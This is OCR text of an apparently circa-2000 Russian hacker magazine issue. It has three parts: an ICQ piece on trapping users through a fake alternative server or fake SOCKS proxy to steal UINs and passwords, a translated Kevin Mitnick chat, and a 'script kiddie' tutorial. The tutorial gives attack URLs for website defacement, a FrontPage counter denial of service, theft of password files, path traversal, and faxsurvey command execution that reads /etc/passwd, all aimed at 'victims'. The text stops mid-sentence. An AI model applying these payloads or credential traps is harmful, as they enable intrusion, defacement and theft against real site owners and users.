
Альтернативный сервер - коннект налево

Иногда, по причине дурной связи, затрудненности прохождения пакетов до сервера, а также просто из-за бомжей, срезающих оптоволокно на продажу, или протуберанцев на солнце, выводящих из строя спутники у клиентов отдаленных конголезских или сибирских поселений, не бывает связи с Мирабилисом. Как следствие, клиент, подбирая приличествующие моменту крепкие выражения, бросается искать альтернативные сервера. А тут и ты. Как паук, чувствующий малейшее сотрясение паутины, ты бросаешься в его сторону и с широкой улыбкой истинного самаритянина предлагаешь законнектиться на альтернативный сервер. Впрочем, степень успеха при личном контакте с клиентом в большой степени зависит от твоих навыков в области психологии/социальной инженерии. Так что если ты не уверен в собственных силах, лучше заняться нецеленаправленным хаком. Для этого лучше всего создать сайт, рекламирующий твой имитатор сервера как наилучший альтернативный сервер. Теперь тебе только остается каждое утро с приподнятым настроением золотодобытчика просеивать логи в поисках интересных юинов. К сожалению, и этот метод имеет свои недостатки. Во-первых, ежу понятно, что для этого нужно иметь постоянно работающий комп и выделенную линию. Во-вторых, вся информация выводится только на экран, а не в лог-файл, так, что из-за случайного зависания компа вся информация будет потеряна, да и изучать всю добытую информацию придется визуально. Если же трафик будет обильный, то ты рискуешь подорвать свою психику, просматривая логи.

Виртуальные прятки

Основная проблема владельцев крутых юинов - чрезмерная популярность. Будучи виртуальными "звездами", они подвергаются постоянным попыткам вступить в контакт. Разного рода нюкеры, хакеры, крякеры и просто уроды так и норовят отнять юин или просто навредить, используя всю мощь своих неглубоких познаний. Самым уязвимым местом при этом является ip адрес. Любой способный набрать в поисковом сервере слово "icq" обязательно найдет кряк, позволяющий видеть ip адрес собеседника. Единственный способ предохраниться от подобных любителей нехитрого самоутверждения - каким-то образом скрыть свой ip. Самый простой и действенный способ это постоянно находиться в инвизибле. Метод, несомненно, действенный, но не всегда удобный. Во-первых, нужно учесть, что объем визибл листа не так уж велик, и в скором времени у тебя возникнет проблема с добавлением в него людей. Во-вторых, возможно, тебе просто нравится сидеть в визибле. В этом случае используется метод маскировки реального ip за общедоступным сокетом. Сокетом называется компьютер со специально настроенным софтом, позволяющим принимать запросы на определенный фиксированный порт и переправлять на нужный адрес и нужный порт и наоборот. Своего рода перевалочная база. При таком способе все пакеты уходят от сокета как от первоисточника. Если ты настроишь коннект с сервером Мирабилиса через сокет, то реальный ip будет скрыт за адресом сокета.

Сокеты бывают двух версий: сокс4 - допускает только TCP соединения, сокс5 - UDP и TCP соединения. Самый распространенный - сокс5. Для работы аси через сокс4 необходим дополнительный сервис - udp mapping, который обрабатывает udp соединения. Поняв суть сокета, нетрудно догадаться, что, работая через него, ты пропускаешь всю служебную информацию через чужой компьютер. Как результат - твой пароль при желании может быть перехвачен. Обычно это не случается, но, тем не менее, это так. Как раз второй вариант применения программы icq redirect подразумевает создание с ее помощью сокета. Вернее, сам сокет тебе создать не удастся, но имитация рабочего сокс4 будет приемлемой. Как я уже сказал, сокс4 требует дополнительно udp mapping-а. Для наилучшей имитации сокета нужно в поле порт выставить значение 1080, но это еще не все. Так создается только ловушка для udp пакетов, но это ничего не даст из-за неполной имитации сокса. Для полноты картины нужно создать еще порт 1080 для tcp соединений. Можно, конечно, для этого использовать Wingate, шикарную, но сложную в настройке программу, которая создаст полноценный сокет (о настройке Wingate читай X #6 Y2K). На мой взгляд, это излишне. Достаточно, используя простенькую программку, наподобие internet maniac, открыть порт 1080 для приема. Практика показывает, что этого достаточно. Устанавливая связь с открытым портом, аська воспринимает данную конструкцию из двух слаженно работающих программ за вполне правдоподобный сокет. Теперь тебе осталось в этом убедить жертву, и дело в шляпе!



Прежде всего - психология

Психология в хакинге не последнее дело. Даже тот же Роско со товарищи не брезговал рыться в мусорных баках в поисках бумажек с паролями доступа и названивал в учреждения, выманивая хитростью секретную информацию. Даже найдя в Интернете описанную мной программу и разобравшись в ней, ты еще не достигнешь успеха. Сначала обзаведись даром убеждения. Потом потренируйся на морских свинках. Когда 90% подопытных животных будут соглашаться с тобой - плавно переноси свои тренировки на рядовых ламеров. А там, глядишь, недалеко и до признания твоего мастерства общественностью. Дерзай!

Перевод: Baddog Y2K

Чат Митнич



Как часто в ориджинах писем, на хацкерских досках, в приватных беседах проходит классическое - "Свободу Митнику!". При том что Кевина уже как полгода освободили из федеральной тюрьмы, куда он был заключен 5 лет назад. Вокруг этой истории витает множество фактов/слухов. И большинство из них получило широкое распространение. Образ Митника зажил своей собственной жизнью, забыв о настоящем Кевине. Том Кевине, что и сейчас преследуется погонами, и всячески ограниченном в свободе, за которую так долго бились хацкеры. К чему мы вспомнили про Великого и Ужасного? Да к тому, что Кевин решил початиться с такими же ребятами, как ты, чтобы донести до общественности истинное положение вещей вокруг его дела. Чат проводился новостным порталом www.abcnews.com . Наш журнал не преминул пообщаться с легендой хакинга и задал пару вопросов в чате, где также прозвучало немало интересных вопросов от других искателей правды. Чат проходил на английском, но чтобы тебя не напрягать лишний раз - мы подсуетились и сбацали тебе перевод этих сетевых базаров. Вперед!


Условия приговора Митника включают в себя запрещение его контактов с любым электронным девайсом, с помощью которого он может выйти в Инет. В результате мы беседуем (через модератора чата ABCnews) с ним по телефону...

[Q]:

Учитывая твой уникальный опыт, какова, по твоему мнению, была цель последней атаки вируса "Love"?

K.M:

Мне сложно сказать, т.к. в своих хаках я НИКОГДА не юзал вирусов. Этот вопрос аналогичен другому вопросу: "Почему люди, проходя по



улице, ломают антенны у машин?". Другое дело - червь: кодер, его написавший, например, как в случае с червем Морриса в 1988 году, может не осознавать того ущерба, который наносит его детище.

[Q]:

Откуда идет желание создавать вирусы - это что, вандализм в огромных масштабах? Опасается ли кодер вируса быть пойманным?

K.M:

Страх? Пожалуй, нет. Люди, пишущие вирей, скорее всего не думают о последствиях. Написание вирей может быть соревнованием в виртуальной реальности, где вирь может навредить людям. Мне сложно представить человека, умышленно пытающегося уничтожить информацию. По-моему, это вандал, а не хакер. Настоящие хакеры следуют определенному своду правил, которые

не позволяют им причинять вред или получать выгоду от своей деятельности.

[Q]:

Из-за чего ты стал заниматься хакингом?

K.M:

Причиной был поиск знаний и интеллектуальное состязание. Заметьте! Я НИКОГДА намеренно не выводил из строя компьютерные системы и не уничтожал информацию. Мне сложно понять человека, который пишет виря или червя для того, чтобы использовать его против общественности.

Одно дело, когда вирус/червь кодится для его демонстрации другим вирмейкерам, т.е. вирь создается все из того же интеллектуального состязания. Совсем другое, когда вирмейкер создает заразу для массового заражения компов обычных юзеров. Создатель, который использует свое детище для уничтожения информации, - всего лишь вандал.

[Q]:

Ты провел почти 5 лет в тюрьме. Справедливо ли это наказание за твои преступления? Какое наказание должен получить человек, причинивший ущерб на миллионы, если не на миллиарды?

K.M:

В моем случае это, конечно же, было ошибкой, предрассудком, т.к. ущерб, приписанный мне Федералами, был стоимостью изучения и разработки программ, к которым я получил доступ. А т.к. я не использовал и не распространял их, мне кажется, ущерб был незначителен. Если человек причинил по-настоящему крупный ущерб, обвинение должно учитывать реальную его величину, а не цифру, представленную "официальными представителями компании". Вот факторы, которые должны учитываться при выборе наказания: была ли атака преднамеренной или это было нечто, вышедшее из-под контроля, возраст кодера, мотив, криминальное ли прошлое у кодера, величина ущерба, потенциал для исправления...

[Q]:

Тебе не кажется, что тебя использовали как козла отпущения? Для показа своей силы в борьбе с компьютерными преступлениями?

K.M:

Я в этом почти уверен: меня сделали примером для всех потенциальных хакеров, т.к. я - первый (из хакеров - от авт.), сделавший признание. Я не верю, что виновен в компьютерном мошенничестве, которое по закону наказывается полной конфискацией имущества. За часть моих деяний мне приписывают ущерб в объеме 80 мил.$. 80 мил.$- это абсурд. Скажем, у Sun Microsystems я лишь скачал копию исходного кода Solaris, в то время как это назвали ужасным разорением.

[Q]:

Как ты адаптировался к изменениям в технологии, произошедшим за время твоего нахождения в тюрьме?

K.M:

Я читаю компьютерные журналы (X, я надеюсь... - от авт. ;), а благодаря доброте поддерживающих меня я получил в тюрьме пару книг.

[Q]:

Как заключение изменило твои взгляды на компьютерные преступления?

K.M:

Мне не кажется, что заключение изменило во мне что-нибудь, кроме мнения о правительстве. Современная система обвинения включает в себя лишение свободы только в целях наказания - никакого перевоспитания. Они даже не пытаются тебя перевоспитать.

[Q]:

С каждым днем усиливается правительственное регулирование компьютерных технологий. Как ты думаешь: какую роль должно играть правительство в секторе технологии?

K.M:

Какое-либо серьезное регулирование было возможно до распространения Инета. Никакое правительство не смогло/не сможет действительно регулировать Internet. Это требовало бы сотрудничества нескольких правительств. Лично я не верю в регулирование Сети правительством. Я полагаю, Инет должен охраняться крупными пользователями и/или корпорациями. Это должна быть сеть самоохраны, потому как прави-



тельства устанавливают различные правила, инструкции, которые должен соблюдать каждый. А там, где правила - там их намеренное нарушение. Но, фактически, регулировать Internet, по моему мнению - плохая идея, т.к., например, правительственные инструкции могли бы запретить анонимность в Internet.

[Q]:

Правда ли, что некоторые софтовые компании делают их ПО специально уязвимым? Мои друзья верят этому, говорят - это "делает их бизнес" и делает нас зависящими от них.

К.М:

Я не знаю наверняка, но это реально. Особенно в программах, которые используют шифрование, т.к. Агентству Национальной Безопасности или любому другому правительственному агентству может понадобиться расшифровка. И они могут потребовать раскрыть механизм или ослабить алгоритм шифровки, или поместить специальный "черный ход" в программу, известный лишь погонам. В других случаях я не думаю, что разработчики делают свои программы уязвимыми только для того, чтобы пропатчить дырки позже.

[Q]:

Многие задаются вопросом - что ты сейчас делаешь? Ты нашел работу?

К.М:

С момента моего выхода из федеральной тюрьмы 21 января этого года я пишу для компьютерных журналов, участвую в интервью по вопросу информационной защиты. Однако недавно испытательный отдел Соединенных Штатов запретил мне писать или говорить о компах, потому что они рассматривают это как компьютерную консультацию, которая мне запрещена. Я получил разрешение давать интервью СМИ. Мои поверенные и я планируем через суд попытаться снять запрет на интервью и написание материалов о технологии.

[Q]:

А что ты собираешься делать после окончания испытательных сроков? Ты возвратишься на сцену?

К.М:

Я надеюсь создать собственную кампанию или получить работу консультанта по вопросам информационной защиты.

[Q]:

Как ты себя чувствуешь, ведь ты теперь рассматриваешься своего рода героем Андерграунда?

К.М:

Я оцениваю доброту моих сторонников во всем мире. Я думаю, что имею поддержку изза моего несправедливого обвинения государственными прокурорами и использовавшими меня СМИ. Я не собирался становиться знаменитостью через взлом компьютерных систем. Причиной для хакинга были интеллектуальное состояние и поиск знаний (во его заело - от авт. =)).

[Q]:

Насколько разрушительным будет новое поколение вирусов? Что, по твоему мнению, более разрушительно: вирус или червь? Видели ли мы уже самый страшный вирь или все впереди?

К.М:

Вирь потенциально более разрушителен. Особенно тот, который распространяется более медленно и инфицирует большее количество компьютерных систем, оставаясь нераспознанным. Наиболее опасная зараза? Пожалуй, это может быть любой сильный вирус или червь, нацеленный на специфические типы организаций, вроде транспорта, финансов, чего-нибудь, на что распространяется общественная безопасность. Именно такой информационный убийца мог бы причинить фатальный ущерб.

[Q]:


Почему хакеры всегда на два шага впереди профессионалов?

К.М:

Я полагаю, что хакеры имеют реальную страсть к компам и проводят безбожное количество времени затачивая свои навыки. К слову, они контактируют с другими хакерами, так что могут учиться друг у друга. Профессионалы же, вероятно, работают с "девяти до шести", и они учатся не экспериментируя и не думая своей головой, а через образовательную систему в университетах и колледжах. Интересен тот факт, что вчерашние хакеры, типа Стива Джобса и Стивена Возниака, - компьютерные предприниматели сегодня. Хакеры "старой школы" более хорошо осведомлены сегодня, потому что они, фактически, сделали современную технологию. Люди, которые сегодня являются лучшими сетевыми администраторами и спецами по защите компьютерной информации, - хакеры в прошлом.

Спасибо Кевин, пока!

Kevin Mitnick live chat Copyright (c)2000 ABC News Internet Ventures.


SCRIPT KIDDIE

Здравствуйте дорогие мальчики и девочки. Хотите я расскажу вам сказку? Сказочку про скрипт кидисов? Кто это такие – спрашиваете вы. Все просто! Начнем с первого слова – script. Тебя, я вижу, уже мучает вопрос – почему в Х говорят (ну, или печатают) про какие-то скрипты. Но я отвечу так – не какие-то, а CGI-скрипты, и к хаку они имеют прямое отношение. Скрипт – это есть прога (что же еще?!), выполняющая действия, соответствующие запросу, сделанному, обычно, из строки браузера (это там, где ты вводил www.pornokruto.nu ;). Ну так вот, оказывается, эти самые скрипты далеки и даже очень далеки от совершенства. Но зачастую, люди, установившие себе этот скрипт, не задумываются над этим, или им слишком лениво заглянуть в bugtraq, что есть сводка дыр, найденных в софте (демонах, скриптах, операционках...). А ведь это серьезная опасность (а для нас просто радость ;)! Поясню, что нехилая доля атак на сервера производится при помощи глючных CGI-шек, не вырубленных/не пропатченных на нем. Тем более, что в последнее время новых скриптов становится все больше: HTML чаты, базы данных, поисковые системы, электронные голосования основаны именно на этих самых CGI-скриптах. Поэтому сломать можно все что угодно: от виртуального магазина покрышек до сетевого клуба любителей этих же покрышек.

Порой можно просто офигевать от тупости админов, зачастую любезно предоставляющих взломщику все ключи “от квартиры, где деньги лежат”. Куча перцев в Сети уже знает о баге, а сайт спокойно ждет своего времени (или своего хацкера ;)). Тем более, что иногда баг может быть настолько застарелым, что о нем все уже забыли. Интересно (всем, кому не интересно - del *.* ;)? Если так, то в путь!

ТУПОСТЬ

Самый тупой глюк, известный мне (впрочем, как и большинству кул-хацкеров) - глюк с точками в пути к файлу. Иными словами, введя в браузере строку типа http://урл.сайта.жертвы/....../, мы видим листинг папки "/....../", то бишь корневого каталога на сайте-жертве. Этой ошибке подвержено только несколько серверов, например, MS FrontPage или ICQ Homepage и Personal Web Server под MustDie95. Чуть более сложный пример - скрипт "hello.bat" на Windows Sambar. Данный экземпляр не проверяет запрос на наличие символов ">" и "<", перенаправляющих вывод. Таким образом, мы можем заставить его вести запись в любой файл на диске жертвы. Пример простейшего deface'а (взлома сайта со сменой его внешнего вида) - запрос "http://урл.жертвы/cgi-bin/hello.bat?>../index.htm", если путь к скрипту и к "index.htm" правилен, закончится тем, что сайт будет принимать своих гостей надписью "hello world" на чистом фоне. (Каждый, осуществивший это, может считать себя мега-пупер-хакером!). Другой вариант deface'а делается при помощи скрипта domcfg.nsf. Перед атакой нужно создать deface'нутую страницу, которая потом станет лицом сервера (далее ее адрес назовем урл.дефэйс). Затем на атакуемом сервере необходимо запустить следующее:"http://урл.жертвы/domcfg.nsf/URLRedirect/?OpenForm". Если все пройдет успешно, то тебе предложат вопрос о редиректе сервера. Нужно ввести IP сервера для редиректа (урл.жертвы) и назначение редиректа (урл.дефэйс). После рестарта сервера он будет показывать не истинное "лицо", а то, что нарисовал ты. Кстати, подобному глюку подвержены и следующие сервисы: names.nsf, catalog.nsf, log.nsf, domlog.nsf. Надеюсь, ты сможешь подставить имена этих файлов вместо domcfg.msf? :)

ЛЕНОСТЬ

Но на самом деле не так все просто. Не все админы такие пни, как описано выше: есть и те, которые следят за системой (черт!). Но все-таки они тоже люди (в это сложно поверить, но это так) и не могут уследить за всем. Так что смотри почаще новости хацкерского мира и применяй их по назначению. А я пока приведу чуть более сложные и хитрые приемы борьбы с создателями серверов.

Все знают FrontPage и тащатся от каунтеров, поставляемых вместе с ним. Но далеко не все знают, что хотя бы один такой счетчик на хотя бы одной странице сайта может "подвесить" весь сервер! Пристальное разглядывание строки браузера при вызове каунтера показывает, что формат параметров скрипта таков: "http://урл.жертвы/scripts/fpcount.exe?Page=страница.htm|Image=3|Digits=6". Типа, смотрим последнее слово и видим Digits=6. Это разрядность счетчика, то есть количество показываемых цифр. Идея! Попробуем 100000 цифр! 200000 цифр! 500000 цифр! Счетчик при этом зависнет, и на сервере автоматом запустится дебаггер (отладчик). Жмем еще раз - еще отладчик. И так до потери памяти. Оперативной. Что бы сказал твой Пень III, запусти ты на нем 50 сессий SoftIce'а? Для ленивых - набираете строку "http://урл.жертвы/scripts/fpcount.exe?Page=страница.htm|Image=3|Digits=666666", при необходимости повторить (раз 20, не меньше, хотя зависит от серверной тачки). Если и этого мало, предлагаю настоящий k3wl B3/\0|\/|.

Но все же FrontPage можно было бы использовать (просто не поставив счетчик), если бы не еще одна огромная дыра. Папка "_vti_pvt" может предоставить полный перечень средств управления серваком. Сделано это было для упрощения работы администраторов, поэтому каждый грамотный человек может этим воспользоваться. Например, файл haccess.ctl предоставит данные о нахождении жизненно важной информации. Нужно только отыскать в нем похожие строчки:

AuthUserFile c:/frontpage\ webs/content/_vti_pvt/service.pwd

AuthGroupFile c:/frontpage\ webs/content/_vti_pvt/service.grp

Таким образом, большая часть работы по взлому сразу снимается, так как полный адрес файла, содержащего пароли, уже известен (если же под атакой - сервер Netscape, то пароли хранятся в файлах administrators.pwd, authors.pwd и users.pwd). Осталось всего ничего - добыть их. Для этого создателями припасен поисковый сервис (а нам-то и нужно пароли найти). ;) Обычно он находится в "http://урл.жертвы/samples/search/queryhit.htm". Теперь внимание: начинаем поиск "#filename=*.pwd". Самое смешное, что поиск действительно находит эти файлы. Здесь все дело в том, что FrontPage вообще устроен крайне тупо. Он обычно делает резервную копию всех редактируемых файлов и хранит их в "_vti_cnf". В этой папке можно найти и *.pwd файлы. Открыв любой из них, мы увидим что-то типа: "User:FHGEWR79xw2". Угадайте, что это? Пароли в самом обыкновенном DES'е, так что ваши брутфорсы не останутся без работы.

НЕРАЗБОРЧИВОСТЬ

Однако не только FrontPage оказался подвержен ошибкам. Были найдены глюки и в Netware 4.11 Server. Скрипт files.pl (как видно, написанный на Perl), предназначенный для просмотра HTML-файлов, на самом деле не проверял, действительно ли это HTML-файл. Это дало возможнос-



ть чтения ЛЮБЫХ файлов на диске сервера-жертвы. Использование этой ошибки чрезвычайно просто: "http://урл.жертвы/perl/files.pl?file=sys:system/autoexec.lcf" или аналогичный запрос покажет важные файлы с диска атакуемого сервака.

Или еще: скрипт ShowCode оказался подвержен багу, открывшему эту статью, то есть указав путь "/../../файл", мы получим доступ минуя все преграды. Однако просто задействовав его, мы бы ничего не увидим. То есть тривиальная подстановка типа "http://урл.жертвы/msadc/Samples/SELECTOR/showcode.asp?source=/.../..../файл" ничего не даст, так как скрипт ожидает, что файл находится в /msadc/samples. Но пройти сквозь эту "sashity" не представляет труда: если скрипт проверяет, там ли файл, заставим его поверить в это. Короче: http://урл.жертвы/msadc/Samples/SELECTOR/showcode.asp?source=/msadc/samples/.../.../файл, и мы добиваемся успеха. Эта ошибка, или как ее называют "dot bug", несмотря на ее всенародную известность и древность, повторяется все в новых и новых скриптах, чем не могут не воспользоваться хацкеры. Еще один пример - скрипт faxsurvey (я имею в виду непропатченную версию) имеет одну... эээ... очень интересную особенность - выполнять строку, данную ему в качестве параметров. Это дает возможность выполнения любых команд от лица сервера, то есть с привилегиями http демона сервера. Образец строки - "http://урл.жертвы/cgi-bin/faxsurvey?/bin/cat%20etc/passwd". Ни за что не догадаешься, что ты увидишь там ;). Впрочем, вместо cat etc/passwd можно поместить что-нибудь другое. Следующий скрипт предоставляет безграничные возможности управления, так как позволяет исполнять на сервере-жертве команды как из своего шелла. Таким образом, злобный кул-хацкер может делать с удаленной машиной все что угодно. Да и использовать эту дыру просто: 